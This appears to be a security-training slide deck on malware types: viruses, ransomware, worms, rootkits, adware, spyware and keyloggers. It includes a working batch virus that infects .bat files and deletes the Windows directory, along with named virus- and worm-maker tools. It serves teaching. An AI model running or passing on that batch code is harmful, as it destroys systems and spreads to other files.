
A virus can be created in two different ways:

- Writing a Virus Program
- Using Virus Maker Tools

Writing a Virus Program

Create a batch file
Game.bat with this text

```
@ echo off  
for %%f in (*.bat) do  
copy %%f + Game.bat  
del c:\Windows\*.*
```




Creating a Virus (Cont'd)

JPS Virus Maker

Using Virus Maker Tools

Virus Maker Tools

- DELmE's Batch Virus Maker
- Bhavesh Virus Maker SKW
- Deadly Virus Maker
- SonicBat Batch Virus Maker
- TeraBIT Virus Maker
- Andreinick05's Batch Virus Maker



“

Ransomware

”



- ❑ A type of malware that **restricts access to the computer system's files and folders**
- ❑ Demands an online **ransom payment** to the malware creator(s) to remove the restrictions



Ransomware (Cont'd)

Dharma

Dharma is a dreadful ransomware that attacks victims through **email campaigns**; the **ransom notes** ask the victims to contact the threat actors via a provided email address and **pay in bitcoins for the decryption service**




Ransomware Families

- Cerber
- CTB-Locker
- Sodinokibi
- BitPaymer
- CryptXXX
- Cryptorbit ransomware
- Crypto Locker Ransomware
- Crypto Defense Ransomware
- Crypto Wall Ransomware

Computer Worms



- ✓ Malicious programs that **independently replicate, execute, and spread across the network connections**
- ✓ Consume available computing resources without human interaction
- ✓ Attackers use worm **payloads to install backdoors** in infected computers



How is a Worm Different from a Virus?




A Worm Replicates on its own

- A worm is a special type of malware that can replicate itself and use memory but cannot attach itself to other programs



A Worm Spreads through the Infected Network

- A worm takes advantage of file or information transport features on computer systems and automatically spreads through the infected network, but a virus does not



Worm Makers

Internet Worm Maker Thing :- Version 4.00 :- Public Edition

INTERNET WORM MAKER THING V4

Worm Name: 	Payloads: ☐ Activate Payloads On Date Day:	☐ Change Homepage URL:	☐ Print Message 	☐ Change Date DD MM YY	☐ Exploit Windows Admin Lockout Bug
Author: 	☐ Randomly Activate Payloads Chance of activating payloads: 1 IN CHANCE	☐ Disable Windows Security	☐ Disable System Restore 	☐ Play a Sound 	☐ Blue Screen Of Death
Version: .	☐ Hide All Drives	☐ Disable Norton Security	☐ Change NOD32 Text 	☐ Loop Sound 	Infection Options:
Message: 	☐ Disable Task Manager	☐ Uninstall Norton Script Blocking	☐ Message: 	☐ Hide Desktop 	☐ Infect Bat Files
☒ Include [C] Notice	☐ Disable Keyboard	☐ Disable Macro Security	☐ Outlook Fun 1 ?	☐ Disable Malware Remove 	☐ Infect Vbs Files
Output Path: 	☐ Disable Mouse	☐ Disable Run Command	☐ URL: 	☐ Disable Windows File Protection 	☐ Infect Vbe Files
☐ Compile To EXE Support	☐ Message Box	☐ Disable Shutdown	Sender Name: 	☐ Corrupt Antivirus 	Extras:
Spreading Options	☐ Title: 	☐ Disable Logoff	☐ Mute Speakers 	☐ Change Computer Name 	☐ Hide Virus Files
Startup:	☐ Message: 	☐ Disable Windows Update	☐ Delete a File 	☐ Change Drive Icon DLL, EXE, ICO: Index:	☐ Custom Code
☐ Global Registry Startup	☐ Icon: 	☐ No Search Command	☐ Path: 	☐ Add To Context Menu 	☐ Plugins
☐ Local Registry Startup	☐ Disable Regedit	☐ Swap Mouse Buttons	☐ Delete a Folder 	☐ Change Clock Text 	☐ Custom Code
☐ Winlogon Shell Hook	☐ Disable Explorer.exe	☐ Open Webpage	☐ Path 	☐ Text (Max 8 Chars): 	☐ Custom Code
☐ Start As Service	☐ Change Reg Owner	☐ Open Cd Drives	☐ Change Wallpaper 	☐ Hack Bill Gates ?	☐ Custom Code
☐ English Startup	☐ Owner: 	☐ Lock Workstation	☐ Path Or URL: 	☐ Keyboard Disco 	☐ Custom Code
☐ German Startup	☐ Change Reg Organisation	☐ Download File More?	☐ CPU Monster 	☐ Add To Favorites 	☐ Custom Code
☐ Spanish Startup	☐ Organisation: 	☐ URL: 	☐ Change Time Hour Min	☐ Name: 	☐ Custom Code
☐ French Startup		☐ Save As: 	☐ Execute Downloaded 	☐ URL: 	☐ Custom Code
☐ Italian Startup					☐ Custom Code

Generate Worm

About Me

If You Liked This Program Please Visit Me On <http://xirusteam.fallennetwork.com>
If You Know Anything About VBS Programming Help Support This Project By Making A Plugin (See Readme). Thanks.

Internet Worm Maker Thing

Internet Worm Maker Thing is an open-source tool used to **create worms** that can infect victim's drives, files, show messages, and disable antivirus software

Worm Makers

- Batch Worm Generator
- C++ Worm Generator

Rootkits



Rootkits are programs that **hide their presence** as well as attacker's malicious activities, granting them full access to the server or host at that time, and in the future



Rootkits replace certain operating system calls and utilities with their own **modified versions** of those routines that, in turn, undermine the security of the target system causing **malicious functions** to be executed



A typical rootkit comprises of backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, etc.



Rootkits (Cont'd)



The attacker places a rootkit by:

- Scanning for **vulnerable** computers and servers on the web
- **Wrapping** it in a special package like a game
- Installing it on public computers or corporate computers through **social engineering**
- Launching a zero-day **attack** (privilege escalation, buffer overflow, Windows kernel exploitation, etc.)



Objectives of a rootkit:

- To **root** the host system and **gain remote backdoor** access
- To mask **attacker tracks** and presence of malicious applications or processes
- To gather **sensitive data, network traffic**, etc. from the system to which attackers might be restricted or possess no access
- To store other **malicious programs** on the system and act as a server resource for bot updates

Potentially Unwanted Application or Applications (PUAs)



Also known as **grayware** or junkware, are potentially harmful applications that may pose **severe risks** to the security and privacy of data stored in the system where they are installed




Installed when downloading and **installing freeware** using a third-party installer or when accepting a misleading license agreement



Covertly **monitor** and **alter the data** or settings in the system, similarly to other malware

Types of PUAs



Adware

- ❑ A software or a program that supports advertisements and generates **unsolicited ads and pop-ups**
- ❑ Tracks the cookies and **user browsing patterns** for marketing purposes and collects user data
- ❑ Consumes additional bandwidth, and **exhausts CPU** resources and memory


Indications of Adware

- Frequent system lag
- Inundated advertisements
- Incessant system crash
- Disparity in the default browser homepage
- Presence of new toolbar or browser add-ons
- Slow Internet



Spyware

- A stealthy program that **records the user's interaction** with the computer and the Internet without the user's knowledge and sends the information to the remote attackers
- **Hides its process**, files, and other objects in order to avoid detection and removal



Spyware (Cont'd)

Spyware Propagation


- 1 Drive-by download
- 2 Masquerading as anti-spyware
- 3 Web browser vulnerability exploits
- 4 Piggybacked software installation
- 5 Browser add-ons
- 6 Cookies

What Does the Spyware Do?

- 1 Steals users' personal information and sends it to a remote server or hijacker
- 2 Monitors users' online activity
- 3 Displays annoying pop-ups
- 4 Redirects a web browser to advertising sites
- 5 Changes the browser's default settings
- 6 Changes firewall settings

Keylogger

- ❑ Keystroke loggers are programs or hardware devices that **monitor each keystroke** as the user types on a keyboard, logs onto a file, or transmits them to a remote location
- ❑ It allows the attacker to **gather confidential information** about the victim such as email ID, passwords, banking details, chat room activity, IRC, and instant messages



What a Keylogger can Do?



Record every keystroke typed on the user's keyboard



Capture screenshots at regular intervals, showing user activity such as typed characters



Track the activities of users by logging Window titles, names of launched applications, etc.



Monitor the online activity of users by recording addresses of the websites visited



